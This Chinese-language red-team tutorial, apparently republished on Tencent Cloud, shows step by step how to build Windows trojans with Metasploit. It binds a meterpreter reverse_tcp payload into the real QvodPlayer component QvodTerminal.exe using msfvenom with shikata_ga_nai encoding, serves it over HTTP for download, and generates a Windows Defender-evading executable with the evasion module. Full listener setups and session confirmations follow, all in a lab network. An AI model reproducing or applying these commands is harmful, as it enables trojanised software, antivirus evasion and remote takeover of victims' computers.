红队/白帽必经之路(18)——如何用Metasploit 制作Windows恶意木马病毒/软件获取shell[既然是红队,那就对自己狠一点]

红队/白帽必经之路(18)——如何用Metasploit 制作Windows恶意木马病毒/软件获取shell[既然是红队,那就对自己狠一点]
盛透侧视攻城狮
发布于 2024-12-25 09:13:57
发布于 2024-12-25 09:13:57
1.模拟黑客给真正的快播软件加上后门

先下载一个正常的快播软件
可以下载绿色版本,免安装的快播软件
c4180176b1614088a3f659a759b174c7.png

- 解开这个包后,找到 QvodTerminal.exe
- 先查看主程序会调用哪些附加的小程序,然后把 payload 后门和这些小程序绑定到一起。当然也可 以直接加到主程序上,但是加主程序上,有时报错。
- 当 QvodPlayer.exe 主程序运行时,会自动调用 QvodTerminal.exe 这个小程序。
dde0b75c565c401d84e5da86e679e042.png

9feef20a3d854a1c8829600561308af4.png

上传到 QvodTerminal.exe 到 kali 上
167340196db441d9b81d96351e789149.png
对 QvodTerminal.exe 注入 payload 后门程序
root@xuegod53:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.53 LPORT=4444 -b"\x00" -e x86/shikata_ga_nai -i 10 -x QvodTerminal.exe -f exe -o /var/www/html/QvodTerminal.exe使用绑定了后门的 QvodTerminal.exe 替换原来的 QvodTerminal.exe
- 在 win7 虚拟机上下载绑定了后门的 QvodTerminal.exe
- 在浏览器上访问:http://192.168.1.53/QvodTerminal.exe 并且下载 QvodTerminal.exe
将下载的 QvodTerminal.exe 替换原文件中的 QvodTerminal.exe

7c2d8aff1726453d8a52afb238ac5a63.png

961161244a374f8691c4018b8139c4fa.png
在 kali 上开始监听后门
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >  set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >  set LHOST 192.168.1.53
LHOST => 192.168.1.53
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
4aa6edff12744755ba82914ba97b6023.png

9a76a899cd23492b827941303234a8d2.png
打开快播主程序准备看苍老师电影

d2ab759681eb4b9ab78df2c735c76457.png
之后回显的窗口点击运行即可

e1d1e7f67a16446d9146c48c1f4bc2b4.png
在 Kali 上查看会话已经建立了,说明后门运行成功了

077c1b34d2d7462aa47b7613a68643a0.png

67e360d3591c4da6a15a4a1e12cbf19b.png
2.使用 metasploit 的 evasion 模块生成后门木马
补充:
- evasion 是 metasploit 自带的模块,使用此模块可以生成反杀毒软件的木马
msf6 exploit(multi/handler) > search evasion

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank    Check  Description
   -   ----                                                 ---------------  ----    -----  -----------
   0   evasion/windows/applocker_evasion_install_util                        normal  No     Applocker Evasion - .NET Framework Installation Utility
   1   evasion/windows/applocker_evasion_msbuild                             normal  No     Applocker Evasion - MSBuild
   2   evasion/windows/applocker_evasion_regasm_regsvcs                      normal  No     Applocker Evasion - Microsoft .NET Assembly Registration Utility
   3   evasion/windows/applocker_evasion_workflow_compiler                   normal  No     Applocker Evasion - Microsoft Workflow Compiler
   4   evasion/windows/applocker_evasion_presentationhost                    normal  No     Applocker Evasion - Windows Presentation Foundation Host
   5   evasion/windows/syscall_inject                                        normal  No     Direct windows syscall evasion technique
   6   exploit/unix/webapp/php_eval                         2008-10-13       manual  Yes    Generic PHP Code Evaluation
   7   evasion/windows/windows_defender_exe                                  normal  No     Microsoft Windows Defender Evasive Executable
   8   evasion/windows/windows_defender_js_hta                               normal  No     Microsoft Windows Defender Evasive JS.Net and HTA
   9   evasion/windows/process_herpaderping                                  normal  No     Process Herpaderping evasion technique
   10  post/windows/gather/checkvm                                           normal  No     Windows Gather Virtual Environment Detection


Interact with a module by name or index. For example info 10, use 10 or use post/windows/gather/checkvm

msf6 exploit(multi/handler) > 
588085541c8044049863d1f3f6e58bbd.png
使用 evasion/windows/windows_defender_exe 这个模块
msf6 exploit(multi/handler) > back
msf6 >  use evasion/windows/windows_defender_exe
msf6 evasion(windows/windows_defender_exe) > show options

Module options (evasion/windows/windows_defender_exe):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  FpIYCf.exe       yes       Filename for the evasive file (default: random)


Evasion target:

   Id  Name
   --  ----
   0   Microsoft Windows


View the full module info with the info, or info -d command.

msf6 evasion(windows/windows_defender_exe) > 
39cf1ef5a5d440eea043e61e57cdd080.png
配置文件名参数
set FILENAME xuegod.exe设置 payload
set payload设置本地监听 IP 和端口
set LHOST 192.168.1.53生成木马文件[即执行]
set LPORT 4444汇总
msf6 evasion(windows/windows_defender_exe) > set FILENAME xuegod.exe
FILENAME => xuegod.exe
msf6 evasion(windows/windows_defender_exe) > set payload
payload =>
msf6 evasion(windows/windows_defender_exe) > set payload  windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 evasion(windows/windows_defender_exe) >  set LHOST 192.168.1.53
LHOST => 192.168.1.53
msf6 evasion(windows/windows_defender_exe) >  set LPORT 4444
LPORT => 4444
msf6 evasion(windows/windows_defender_exe) > run
078971eed5ee47e4b3b8770627e110bf.png

4561bd56a17349b58797dee26e7abcd3.png

9a95e60ede0b4c839a69e9f1bba6f613.png
开启监听后门木马
msf6 >  use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >  set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.53
LHOST => 192.168.1.53
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
1edf4a7c392f4209908159cb0c7b528e.png

ebe9fb61585a472b951232c18d2a457e.png

打开另一个终端,将生成的木马文件复制到 /var/www/html
cp /root/.msf4/local/xuegod.exe /var/www/html/xuegod.exe接着在 win7 浏览器中 打开 http://192.168.1.53/xuegod.exe下载后并且运行即可
3418e81bfd084310bfeda647e74f9767.png

42b40c1ec0ba4f3eb2a4e2ec5bd51ef4.png

在 MSF 终端可以查看到已经建立 session
本文参与 腾讯云自媒体同步曝光计划,分享自作者个人站点/博客。
原始发表:2024-12-05,如有侵权请联系 cloudcommunity@tencent.com 删除
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号